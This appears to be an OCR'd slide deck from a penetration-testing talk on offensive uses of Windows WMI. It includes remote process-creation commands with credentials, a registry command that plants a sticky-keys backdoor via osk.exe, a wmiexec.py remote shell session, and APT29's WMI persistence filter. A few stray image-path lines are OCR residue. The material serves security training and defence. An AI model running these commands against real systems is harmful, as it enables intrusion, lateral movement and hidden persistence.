OFFENSIVE WMI

Tim Medin
tim@redsiege.com
redsiege.com/wmi

RED SIEGE
INFORMATION SECURITY

TIM MEDIN

Red Siege - Principal Consultant , Founder

SANS

- Principal Instructor
- Co-author 460 Vulnerability Assessment
- Instructor 560 Network Penetration Testing
- Instructor 660 Advanced Pen Testing, Exploit Dev
- MSISE (Master of Engineering) Program Director

IANS Faculty

Formerly

- CounterHack – NetWars, Penetration Testing, CyberCity
- FishNet (Optiv) – Sr Penetration Tester
- Financial Institution – Sr Technical Analyst – Security
- Network Admin, Control Systems Engineer, Robots

REDSIEGE

WTH IS WMI

REDSIEGE

WINDOWS MANAGEMENT INSTRUMENTATION

"Infrastructure for management data and operations on Windows-based operating systems"

- Common data formats – Common Information Model (CIM)
- Common access methods

Allows for management and monitoring the guts of Windows systems

- Local
- Remote

First included in Windows 2000

WMIC is the command line interface

ATTACK USAGE

Not for initial access, but for many things after

Requires credentials or existing access

Used for

- Recon
- Situational Awareness
- PrivEsc
- Lateral Movement
- Persistence
- C&C

QUERYING WITH WMI(C)

"The WMI Query Language (WQL) is a subset of standard American National Standards Institute Structured Query Language (ANSI SQL) with minor semantic changes to support WMI."

The syntax will make you hate being born!

GRAMMAR

Fundamental grammar:
```
C:\> wmic [alias] [where clause] [verb clause]
```

Useful **[aliases]**:

process	**service**
share	**nicconfig**
startup	**useraccount**

qfe (Quick Fix Engineering – shows patches)

Example **[where clauses]**:
```
where name="nc.exe"
where (commandline like "%stuff")
where (name="cmd.exe" and
    parentprocessid!="[pid]")
```

Example **[verb clauses]**:
```
list [full|brief]
get [attrib1,attrib2…]
call [method]
delete
```

List all attributes of **[alias]**:
```
C:\> wmic [alias] get /?
```

List all callable methods of **[alias]**:
```
C:\> wmic [alias] call /?
```

Example:
List all attributes of all running processes:
```
C:\> wmic process list full
```

Make WMIC effect remote **[TargetIPaddr]**:
```
C:\> wmic /node:[TargetIPaddr]
/user:[User] /password:[Passwd] process
list full
```

https://www.sans.org/security-resources/sec560/windows_command_line_sheet_v1.pdf

REDSIEGE

RECONNAISSANCE & SITUATIONAL AWARENESS

Get local user accounts with

```
net user
```

Get domain user accounts with

```
net user /domain
```

Both

```
wmic useraccount
```

REDSIEGE

USERACCOUNT

```
wmic useraccount where (Lockout=FALSE and Disabled=FALSE)
get name,description,localaccount
```

```
Description                                                        LocalAccount  Name
Built-in account for administering the computer/domain             TRUE          Administrator
                                                                   TRUE          TM
Dedicated User to run VMware Converter Standalone server jobs.     TRUE          ___VMware_Conv_SA___
Built-in account for administering the computer/domain             FALSE         Administrator
                                                                   FALSE         tm
                                                                   FALSE         webservice
                                                                   FALSE         sqlagent
                                                                   FALSE         sqlengine
                                                                   FALSE         exchange
                                                                   FALSE         SM_968fa8bf7dec48aba
                                                                   FALSE         SM_4bdb707c49ca47298
                                                                   FALSE         SM_f7b0e54b84e94b0d8
                                                                   FALSE         SM_258ea4ba1b3744d89
                                                                   FALSE         SM_628ef89fe4144f23b
                                                                   FALSE         dba
                                                                   FALSE         bob
                                                                   FALSE         redsiege
```

GROUP

```
wmic group get name,localaccount
```

```
LocalAccount  Name
TRUE          Administrators
TRUE          Backup Operators
TRUE          Cryptographic Operators
TRUE          Distributed COM Users
TRUE          Event Log Readers
TRUE          Guests
TRUE          IIS_IUSRS
TRUE          Network Configuration Operators
TRUE          Performance Log Users
TRUE          Performance Monitor Users
TRUE          Power Users
TRUE          Remote Desktop Users
TRUE          Replicator
TRUE          Users
TRUE          HelpLibraryUpdaters
FALSE         Cert Publishers
FALSE         RAS and IAS Servers
FALSE         Allowed RODC Password Replication Group
FALSE         Denied RODC Password Replication Group
FALSE         WinRMRemoteWMIUsers__
FALSE         DnsAdmins
FALSE         $T31000-GJPH0FNUQ85I
FALSE         Can't See This Either Can Ya
FALSE         Cloneable Domain Controllers
FALSE         Compliance Management
FALSE         Delegated Setup
```

REDSIEGE

OTHER USEFUL QUERIES

`startup` – Start up tasks

`qfe` – "Quick Fix Engineering" aka patches

`process` – Start, kill , and list processes

`datafile` – File system


`netuse` – Mounted drives

`computersystem` – Info such as logged in users

REDSIEGE

WBEMTEST.EXE

PowerShell and Wmic blocked?



REDSIEGE

USEFUL QUERIES REFERENCE

http://tech-wreckblog.blogspot.com/2009/11/wmic-command-line-kung-fu.html

https://www.petri.com/command-line-wmi-part-1

https://www.windows-commandline.com/wmic-useraccounts/

https://blogs.technet.microsoft.com/askperf/2012/02/17/useful-wmic-queries/

https://www.cs.cmu.edu/~tgp/scsadmins/winadmin/WMIC_Queries.txt

POWERSHELL CMDLETS

- Get-CimAssociatedInstance
- Get-CimClass
- Register-CimIndicationEvent
- Get-CimInstance
- New-CimInstance
- Remove-CimInstance
- Set-CimInstance
- Invoke-CimMethod
- Get-CimSession
- New-CimSession
- Remove-CimSession
- New-CimSessionOption

GET-WMIOBJECT

```
Get-WmiObject -Class Win32_UserAccount | fl *
```

```
PSComputerName     : ALPHA
Status             : Degraded
Caption            : alpha\Administrator
PasswordExpires    : True
__GENUS            : 2
__CLASS            : Win32_UserAccount
__SUPERCLASS       : Win32_Account
__DYNASTY          : CIM_ManagedSystemElement
__RELPATH          : Win32_UserAccount.Domain="alpha",Name="Administrator"
__PROPERTY_COUNT   : 16
__DERIVATION       : {Win32_Account, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER           : ALPHA
__NAMESPACE        : root\cimv2
__PATH             : \\ALPHA\root\cimv2:Win32_UserAccount.Domain="alpha",Name="Administrator"
AccountType        : 512
Description        : Built-in account for administering the computer/domain
Disabled           : True
Domain             : alpha
FullName           :
InstallDate        :
LocalAccount       : True
Lockout            : False
Name               : Administrator
PasswordChangeable : True
PasswordRequired   : True
SID                : S-1-5-21-2141547726-1262654948-1717169888-500
SIDType            : 1
Scope              : System.Management.ManagementScope
Path               : \\ALPHA\root\cimv2:Win32_UserAccount.Domain="alpha",Name="Administrator"
Options            : System.Management.ObjectGetOptions
ClassPath          : \\ALPHA\root\cimv2:Win32_UserAccount
Properties         : {AccountType, Caption, Description, Disabled...}
SystemProperties   : {__GENUS, __CLASS, __SUPERCLASS, __DYNASTY...}
Qualifiers         : {dynamic, Locale, provider, UUID}
Site               :
Container          :
```

REDSIEGE

START A PROCESS – WMIC

Local

```
wmic process call create "calc.exe"
```

Remote – passthrough credentials

```
wmic /node:target process call create "calc.exe"
```

Remote – different credentials

```
wmic /node:target /user:blah /password:p@ss process call
create "calc.exe"
```

POWERSHELL (V2)

```
Invoke-WmiMethod -Class Win32_Process -EnableAllPrivileges
-Impersonation 3 -Authentication Packetprivacy -Name
Create -Argumentlist "calc.exe" -Credential $Credential
-ComputerName dev01
```

START A PROCESS – POWERSHELL CMDLETS (V3+)

```
Get-CimClass -ClassName Win32_Process
```

PowerShell v3 default in Windows 8 Windows Server 2012

```
PS C:\Users\tm> Get-CimClass -ClassName Win32_Process | fl *


CimClassName         : Win32_Process
CimSuperClassName    : CIM_Process
CimSuperClass        : ROOT/CIMV2:CIM_Process
CimClassProperties   : {Caption, Description, InstallDate, Name...}
CimClassQualifiers   : {Local, UUID, CreateBy, DeleteBy...}
CimClassMethods      : {Create, Terminate, GetOwner, GetOwnerSid...}
CimSystemProperties  : Microsoft.Management.Infrastructure.CimSystemProperties
```

START A PROCESS – POWERSHELL CMDLETS

```
Get-CimClass -ClassName Win32_Process | Select
-ExpandProperty CimClassMethods | ? { $_.Name -eq "Create"
} | select -ExpandProperty Parameters
```

```
Name                      CimType Qualifiers                                  ReferenceClassName
----                      ------- ----------                                  ------------------
CommandLine                String {ID, In, MappingStrings}
CurrentDirectory           String {ID, In, MappingStrings}
ProcessStartupInformation Instance {EmbeddedInstance, ID, In, MappingStrings}
ProcessId                  UInt32 {ID, MappingStrings, Out}
```

START A PROCESS

```
Invoke-CimMethod -ClassName Win32_Process -MethodName
Create -Arguments @{CommandLine='calc.exe';
CurrentDirectory='C:\windows'}
```

REMOTE PROCESS

```
New-CimSession -ComputerName otherpc01
```

Add a credential with the `-Credential` option

EASY MODE

WMImplant

https://github.com/FortyNorthSecurity/WMImplant

WMI, KERBEROS, & GOLDEN TICKETS

"DEEP PANDA, sometimes injects a Golden Ticket onto their local Kerberos tray. To move laterally, this actor uses this trust to enable the RDP sticky keys backdoor on target systems."

https://blog.cobaltstrike.com/2015/01/07/pass-the-golden-ticket-with-wmic/

WMI, KERBEROS, & GOLDEN TICKETS

```
wmic /authority:"kerberos:MEDIN\TIM" /node:SQL01 process
call create 'reg.exe add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\osk.exe" /v
Debugger /t REG_SZ /d C:\windows\system32\cmd.exe"'
```

REDSIEGE

EXECUTING CODE VIA SMB / DCOM WITHOUT PSEXEC

wmicexec.py user:pa55w0rd@10.0.0.10 "

https://room362.com/post/2014/2014-04-19-executing-code-via-smb-without-psexec/

```
siege:examples tm$ ./wmiexec.py administrator:Bond007@172.16.105.100
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
medin\administrator

C:\>cd
C:\

C:\>dir \
 Volume in drive C has no label.
 Volume Serial Number is 582E-3D67

 Directory of C:\

07/26/2012  01:44 AM    <DIR>          PerfLogs
04/12/2016  10:59 AM    <DIR>          Program Files
04/20/2015  01:34 PM    <DIR>          Program Files (x86)
09/27/2018  12:22 PM    <DIR>          temp
01/30/2019  01:27 AM    <DIR>          Users
02/12/2019  12:01 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   2,251,173,888 bytes free
```

REDSIEGE

APT USAGE OF WMI

APT29 Fileless WMI and PowerShell Backdoors

https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html

APT29 PERSISTENCE

APT29 created a Filter named `BfeOnServiceStartTypeChange`

Execute Monday, Tuesday, Thursday, Friday and Saturday

Run at 11:33am


```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_LocalTime' AND (TargetInstance.DayOfWeek = 1 OR TargetInstance.DayOfWeek = 2 OR
TargetInstance.DayOfWeek = 4 OR TargetInstance.DayOfWeek = 5 OR
TargetInstance.DayOfWeek = 6) AND TargetInstance.Hour = 11 AND TargetInstance.Minute =
33 AND TargetInstance.Second = 0 GROUP WITHIN 60
```

APT29 FILELESS BACKDOOR

"The `BfeOnServiceStartTypeChange` Filter was bound to the `CommandLineEventConsumer` `WindowsParentalControlsMigration`. The `WindowsParentalControlsMigration` consumer **was configured to silently execute a base64-encoded PowerShell command**. Upon execution, this command **extracted, decrypted, and executed the PowerShell backdoor payload** stored in the `HiveUploadTask` text property of the `RacTask` class. The PowerShell command contained the payload storage location and encryption keys. "

WMI EVENT FILTERS

Mark Baggett – ShmooCon 2013



ShmooCon 2013: Wipe The Drive!!! - Techniques For Malware Persistence


REDSIEGE

WMI BACKDOOR REFERENCE

https://www.eideon.com/2018-03-02-THL03-WMIBackdoors/

WMI DATABASE

\Windows\System32\wbem\Repository



Chad Tilbury's Webcast Thursday, March 7th, 2019 at 3:30 PM EST

https://www.sans.org/webcasts/investigating-wmi-attacks-110130

REDSIEGE

Tim Medin
tim@redsiege.com
@TimMedin
redsiege.com/wmi